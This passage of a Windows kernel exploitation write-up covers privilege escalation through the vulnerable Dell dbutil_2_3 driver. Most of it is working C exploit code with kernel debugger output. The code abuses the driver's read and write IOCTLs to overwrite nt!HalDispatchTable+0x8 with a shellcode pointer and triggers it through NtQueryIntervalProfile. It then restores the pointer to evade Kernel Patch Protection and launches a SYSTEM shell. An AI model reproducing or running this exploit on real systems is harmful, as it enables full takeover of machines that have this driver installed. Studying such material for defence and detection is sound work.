
```
0: kd> !pte dbutil_2_3+0x3000
                                           VA fffff8054c453000
PXE at FFFF8E472391CF80    PPE at FFFF8E47239F00A8    PDE at FFFF8E473E015310    PTE at FFFF8E7C02A62298
contains 0000000001088063  contains 0000000001089063  contains 0A00000025F23863  contains 090000007CDDB863
pfn 1088      ---DA--KWEV  pfn 1089      ---DA--KWEV  pfn 25f23     ---DA--KWEV  pfn 7cddb     ---DA--KWEV
```

5. Overwrite [nt!HalDispatchTable+0x8] and invoke ntdll!NtQueryIntervalProfile, which will execute [nt!HalDispatchTable+0x8]

The shellcode now resides in a kernel-mode page which is RWX. The last step is to trigger a call to this address. One option is to potentially identify a function pointer within the driver itself, as it does not contain any control-flow checking. However, we can also use a very well documented "system wide" method to trigger the shellcode's execution, which would be to overwrite `[nt!HalDispatchTable+0x8]` and call `ntdll!NtQueryIntervalProfile`. This function call would eventually trigger a call to `[nt!HalDispatchTable+0x8]`, executing our shellcode.


Before overwriting `[nt!HalDispatchTable+0x8]`, it is best practice to use the read primitive to preserve the current pointer so we can restore it back after executing our shellcode to ensure system stability, as the Hardware Abstraction Layer is very important on

Windows and the dispatch table is referenced regularly. Additionally, Kernel Patch Protection performs checks on dispatch tables, meaning we will want to try to restore everything as quickly as possible.




```
// Offset to nt!HalDispatchTable+0x8
unsigned long long halDispatch = baseofKernel + 0x427258;

// Use arbitrary read primitive to preserve nt!HalDispatchTable+0x8
// Buffer to send to the driver (write primitive)
unsigned long long inBuf14[4];

// Values to send
unsigned long long one14 = 0x4141414141414141;
unsigned long long two14 = halDispatch;
unsigned long long three14 = 0x0000000000000000;
unsigned long long four14 = 0x0000000000000000;

// Assign the values
inBuf14[0] = one14;
inBuf14[1] = two14;
inBuf14[2] = three14;
inBuf14[3] = four14;

// Interact with the driver
DWORD bytesReturned14 = 0;

BOOL interact13 = DeviceIoControl(
    driverHandle,
    IOCTL_READ_CODE,
    &inBuf14,
    sizeof(inBuf14),
    &inBuf14,
    sizeof(inBuf14),
    &bytesReturned14,
    NULL
);

// Error handling
if (!interact13)
{
    printf("[-] Error! Unable to interact with the driver. Error: 0x%lx\n", GetLastError());
}
else
{
    // Last member of read array should contain preserved nt!HalDispatchTable+0x8 value
    unsigned long long preservedHal = inBuf14[3];

    printf("[+] Preserved nt!HalDispatchTable+0x8 value: 0x%llx\n", preservedHal);
```

After preserving `[nt!HalDispatchTable+0x8]` the write primitive can be used to overwrite `[nt!HalDispatchTable+0x8]` with a pointer to our shellcode, which resides in kernel mode memory.



```
// Leveraging arbitrary write primitive to overwrite nt!HalDispatchTable+0x8
// Buffer to send to the driver (write primitive)
unsigned long long inBuf15[4];

// Values to send
unsigned long long one15 = 0x4141414141414141;
unsigned long long two15 = halDispatch;
unsigned long long three15 = 0x0000000000000000;
unsigned long long four15 = shellcodeLocation;

// Assign the values
inBuf15[0] = one15;
inBuf15[1] = two15;
inBuf15[2] = three15;
inBuf15[3] = four15;

// Interact with the driver
DWORD bytesReturned15 = 0;

BOOL interact14 = DeviceIoControl(
    driverHandle,
    IOCTL_WRITE_CODE,
    &inBuf15,
    sizeof(inBuf15),
    &inBuf15,
    sizeof(inBuf15),
    &bytesReturned15,
    NULL
);

// Error handling
if (!interact14)
{
    printf("[-] Error! Unable to interact with the driver. Error: 0x%lx\n", GetLastError());
}
else
{
    printf("[+] Successfully overwrote the pointer at nt!HalDispatchTable+0x8!\n");
```

At this point, if we invoke `[nt!HalDispatchTable+0x8]`, we will be calling our shellcode! The last step here, besides restoring `[nt!HalDispatchTable+0x8]`, is to resolve `ntdll!NtQueryIntervalProfile`, which eventually performs a call to `[nt!HalDispatchTable+0x8]`.




```
#include <stdio.h>
#include <Windows.h>
#include <Psapi.h>

// Vulnerable IOCTL
#define IOCTL_WRITE_CODE 0x9B0C1EC8
#define IOCTL_READ_CODE 0x9B0C1EC4

// Prepping call to nt!NtQueryIntervalProfile
typedef NTSTATUS(WINAPI* NtQueryIntervalProfile_t)(IN ULONG ProfileSource, OUT PULONG Interval);
```

```
// Locating nt!NtQueryIntervalProfile
NtQueryIntervalProfile_t NtQueryIntervalProfile = (NtQueryIntervalProfile_t)GetProcAddress(
    GetModuleHandle(
        TEXT("ntdll.dll")),
    "NtQueryIntervalProfile"
);

// Error handling
if (!NtQueryIntervalProfile)
{
    printf("[-] Error! Unable to find ntdll!NtQueryIntervalProfile! Error: %d\n", GetLastError());
    exit(1);
}
else
{
    // Print update for found ntdll!NtQueryIntervalProfile
    printf("[+] Located ntdll!NtQueryIntervalProfile at: 0x%llx\n", NtQueryIntervalProfile);

    // Calling nt!NtQueryIntervalProfile
    ULONG exploit = 0;

    NtQueryIntervalProfile(
        0x1234,
        &exploit
    );
```


6. Immediately restore [nt!HalDispatchTable+0x8] in an attempt to avoid Kernel Patch Protection, or KPP, which monitors the integrity of dispatch tables at certain intervals.

The exploit is then finished by adding in a routine to restore `[nt!HalDispatchTable+0x8]`.



```c
// Restoring nt!HalDispatchTable+0x8
// Buffer to send to the driver (write primitive)
unsigned long long inBuf16[4];

// Values to send
unsigned long long one16 = 0x4141414141414141;
unsigned long long two16 = halDispatch;
unsigned long long three16 = 0x0000000000000000;
unsigned long long four16 = preservedHal;

// Assign the values
inBuf16[0] = one16;
inBuf16[1] = two16;
inBuf16[2] = three16;
inBuf16[3] = four16;

// Interact with the driver
DWORD bytesReturned16 = 0;

BOOL interact15 = DeviceIoControl(
    driverHandle,
    IOCTL_WRITE_CODE,
    &inBuf16,
    sizeof(inBuf16),
    &inBuf16,
    sizeof(inBuf16),
    &bytesReturned16,
    NULL
);

// Error handling
if (!interact15)
{
    printf("[-] Error! Unable to interact with the driver. Error: 0x%lx\n", GetLastError());
}
else
{
    printf("[+] Successfully restored the pointer at nt!HalDispatchTable+0x8!\n");
    printf("[+] Enjoy the NT AUTHORITY\\SYSTEM shell!\n");

    // Spawning an NT AUTHORITY\SYSTEM shell
    system("cmd.exe /c cmd.exe /K cd C:\\");
}
```

Stepping through a few instructions inside of `nt!KeQueryIntervalProfile`, after the call to `ntdll!NtQueryIntervalProfile`, we can see that we are not directly calling `[nt!HalDispatchTable+0x8]`, but we are calling `nt!guard_dispatch_icall`. This is part of KCFG, or Kernel Control-Flow Guard, which validates indirect function calls (e.g. calling a function pointer).



Address: @$scopeip


☑ Follow current instruction

```
fffff805`4d7980a3 cc                int     3
    nt!KeQueryIntervalProfile:
fffff805`4d7980a4 4c8bdc            mov     r11, rsp
fffff805`4d7980a7 4883ec58          sub     rsp, 58h
fffff805`4d7980ab 33c0              xor     eax, eax
fffff805`4d7980ad 498943d8          mov     qword ptr [r11-28h], rax
fffff805`4d7980b1 498943e0          mov     qword ptr [r11-20h], rax
fffff805`4d7980b5 498943e8          mov     qword ptr [r11-18h], rax
fffff805`4d7980b9 83f901            cmp     ecx, 1
fffff805`4d7980bc 7434              je      nt!KeQueryIntervalProfile+0x4e (fffff805`4d7980f2)
fffff805`4d7980be 488b059351d3ff    mov     rax, qword ptr [nt!HalDispatchTable+0x8 (fffff805`4d4cd258)] ds:002b:fffff805`4d4cd258=fffff8054c453010
fffff805`4d7980c5 4d8d4b08          lea     r9, [r11+8]
fffff805`4d7980c9 ba18000000        mov     edx, 18h
fffff805`4d7980ce 894c2430          mov     dword ptr [rsp+30h], ecx
fffff805`4d7980d2 4d8d43d8          lea     r8, [r11-28h]
fffff805`4d7980d6 8d4ae9            lea     ecx, [rdx-17h]
fffff805`4d7980d9 e8d27aadff        call    nt!guard_dispatch_icall (fffff805`4d26fbb0)
fffff805`4d7980de 85c0              test    eax, eax
fffff805`4d7980e0 7818              js      nt!KeQueryIntervalProfile+0x56 (fffff805`4d7980fa)
fffff805`4d7980e2 807c243400        cmp     byte ptr [rsp+34h], 0
```

```
1: kd> u rip L1
nt!KeQueryIntervalProfile+0x1a:
fffff805`4d7980be 488b059351d3ff  mov     rax,qword ptr [nt!HalDispatchTable+0x8 (fffff805`4d4cd258)]
1: kd> dqs nt!HalDispatchTable L2
fffff805`4d4cd250  00000000`00000004
fffff805`4d4cd258  fffff805`4c453010 dbutil_2_3+0x3010
1: kd> uf dbutil_2_3+0x3010
dbutil_2_3+0x3010:
fffff805`4c453010 65488b042588010000 mov   rax,qword ptr gs:[188h]
